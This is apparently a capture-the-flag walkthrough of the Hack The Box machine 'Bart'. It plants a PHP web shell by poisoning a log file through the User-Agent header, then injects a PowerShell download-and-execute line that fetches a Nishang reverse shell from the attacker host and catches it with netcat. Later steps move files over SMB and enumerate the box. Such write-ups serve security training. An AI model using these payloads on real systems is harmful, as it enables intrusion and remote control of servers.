
Dev Chat

The actual chat isn't very interesting in content, but let's view the source

```
function saveChat() {
    // create a serialized object and send to log_chat.php. Once done hte XHR request, alert "Done"
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        alert(xhr.responseText);
    }
}
xhr.open('GET', 'http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey', true);
xhr.send(null);
alert("Done");
}
```

Something to do with serialisation, log_chat.php, and a link to the log? Let's investigate further.

If we visit http://internal-01.bart.htb/log/log.txt?filename=log.txt&username=harvey , we see out own user-agent which confused me for a moment. But then I considered that if our user agent was reflected, it may be possible to inject some code in here to explore more.




Log poisoning

In **Burp**, intercept the request and edit your session., we're mainly changing line **one** and **three.** In the **first** line, we're requesting log.php. It was originally log.txt but we're calling the .php which we'll be injecting our code into. In line **three**, we're creating a really small PHP web shell of sorts which will give us **RCE**.

```
1 GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
2 Host: internal-01.bart.htb
3 User-Agent: <?php system($_REQUEST['cmd']);?>
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Connection: close
7 Cookie: PHPSESSID=o94st9a0k30egsdv9nl1pb953n #this can stay the same
8 Upgrade-Insecure-Requests:
```

It seems to have worked....we need to give it a command now.




```
GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: <?php system($_REQUEST['cmd']);?>
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=o94st9a0k30egsdv9nl1pb953n
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.1.7
Date: Sun, 12 Jul 2020 19:46:04 GMT
Connection: close
Content-Length: 889

1[2020-07-12 22:46:02] - harvey - <br />
<b>
 Notice
</b>
:  Undefined index: cmd in <b>
  C:\inetpub\wwwroot\internal-01\log\log.php
</b>
 on line <b>
  50
</b>
<br />
<br />
<b>
 Warning
</b>
:  system(): Cannot execute a blank command in <b>
  C:\inetpub\wwwroot\internal-01\log\log.php
</b>
```

Append a **cmd=** to the end of the GET request like so:

```
GET /log/log.php?filename=log.php&username=harvey&cmd=whoami
```



```
GET /log/log.php?filename=log.php&username=harvey&cmd=whoami
HTTP/1.1
Host: internal-01.bart.htb
User-Agent: <?php system($_REQUEST['cmd']);?>
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=o94st9a0k30egsdv9nl1pb953n
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.1.7
Date: Sun, 12 Jul 2020 19:47:07 GMT
Connection: close
Content-Length: 209

1[2020-07-12 22:46:02] - harvey - nt authority\iusr
[2020-07-12 22:46:03] - harvey - nt authority\iusr
[2020-07-12 22:46:04] - harvey - nt authority\iusr
[2020-07-12 22:46:05] - harvey - nt authority\iusr
```

We're confirmed as the user Harvey! We now have to send a malicious request to trigger to our reverse shell

Reverse Shell

We need to craft a **.ps1** script that we **python host**, tell the victim system to grab, and then automatically executes to our reverse shell.

Get the **Niashang** InvokeTcp reverse shell: https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1. Just copy the whole entire thing. I saved mine as **rev.ps1** . Then append this to the bottom of the script, so it will execute when called on.

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 4321
```

Now, open another burp request and let's inject a request for the system to get the shell. This time we're going to 'make a new file' after **filename=** called **evil.php.** Have burp intercept the original request, and in line one change it to: *filename=evil.php,* send the request, and then edit the GET request a second time with this PHP command in the user-agent:


```
<?php system("powershell -c iex (new-object net.webclient).downloadstring(' http://10.10.14.34:5555/rev.ps1 ')"); ?>
```

Go and start:

- `python -m SimpleHTTPServer 5555` where rev.ps1 is
- `rlwrap nv -nvlp 43`

```
GET /log/log.php?filename=evil.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: <?php system("powershell -c iex (new-object net.webclient).downloadstr
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=iavgqkk9grh4r7v9i9ttoesa7v
Upgrade-Insecure-Requests: 1
```

You'll see it will take a while for repeater to accept it, but once it does, travel over to http://internal-01.bart.htb/log/evil.php and then watch your python host and netcat, they'll be hit with requests soon enough




```
kali@kali:~/Downloads/bart$ python -m SimpleHTTPServer 5555
Serving HTTP on 0.0.0.0 port 5555 ...
10.10.10.81 - - [12/Jul/2020 17:10:41] "GET /rev.ps1 HTTP/1.1" 200 -

kali@kali:~/Downloads/bart$ rlwrap nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.81] 49697
Windows PowerShell running as user BART$ on BART
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\internal-01\log>whoami
nt authority\iusr
PS C:\inetpub\wwwroot\internal-01\log>
```

User Shell

We can use impacket to transfer files to this machine:

- kali: `sudo impacket-smbserver kali .` (the dot at the end is important, it signifies to use the current directory we're in)
- victim shell: `copy \10.10.14.34\kali\[file.ps1]`

Let's transfer over an enumeration script and run it....but it fails! How annoying.




```
PS C:\temp> Invoke-PowerShellTcp : File \\10.10.14.34\kali\PowerUp.ps1 cannot be loa
because running scripts is disabled on this system. For more information, see
about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:127 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 4321
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp
```

It is possible to run programmes straight from impacket by just going `\\10.10.x.x\\kali\\PowerUp.ps1` , but the script is still blocked. So we're going to have to manually enum around the box.


64bit?

If we ask: `powershell.exe -c "[Environment]::Is64BitProcess"` , we're given evidence we're on a 32 bit version of powershell because....I don't know why.



```
PS C:\inetpub\wwwroot\internal-01\log> powershell.exe -c "[Environment]::Is64BitProcess"

False
```

If we have a look, we can find a 64 bit Powershell that we can ask our current powershell to call on and execute: `C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe -c "[Environment]::Is64BitProcess"`



```
PS C:\inetpub\wwwroot\internal-01\log> C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe -c "[Environment]::Is64BitProcess"
True
PS C:\inetpub\wwwroot\internal-01\log>
```

Now we can run a powershell as 64bit, we can try to get around the script block by running an enumeration script:


PowerUp.ps1

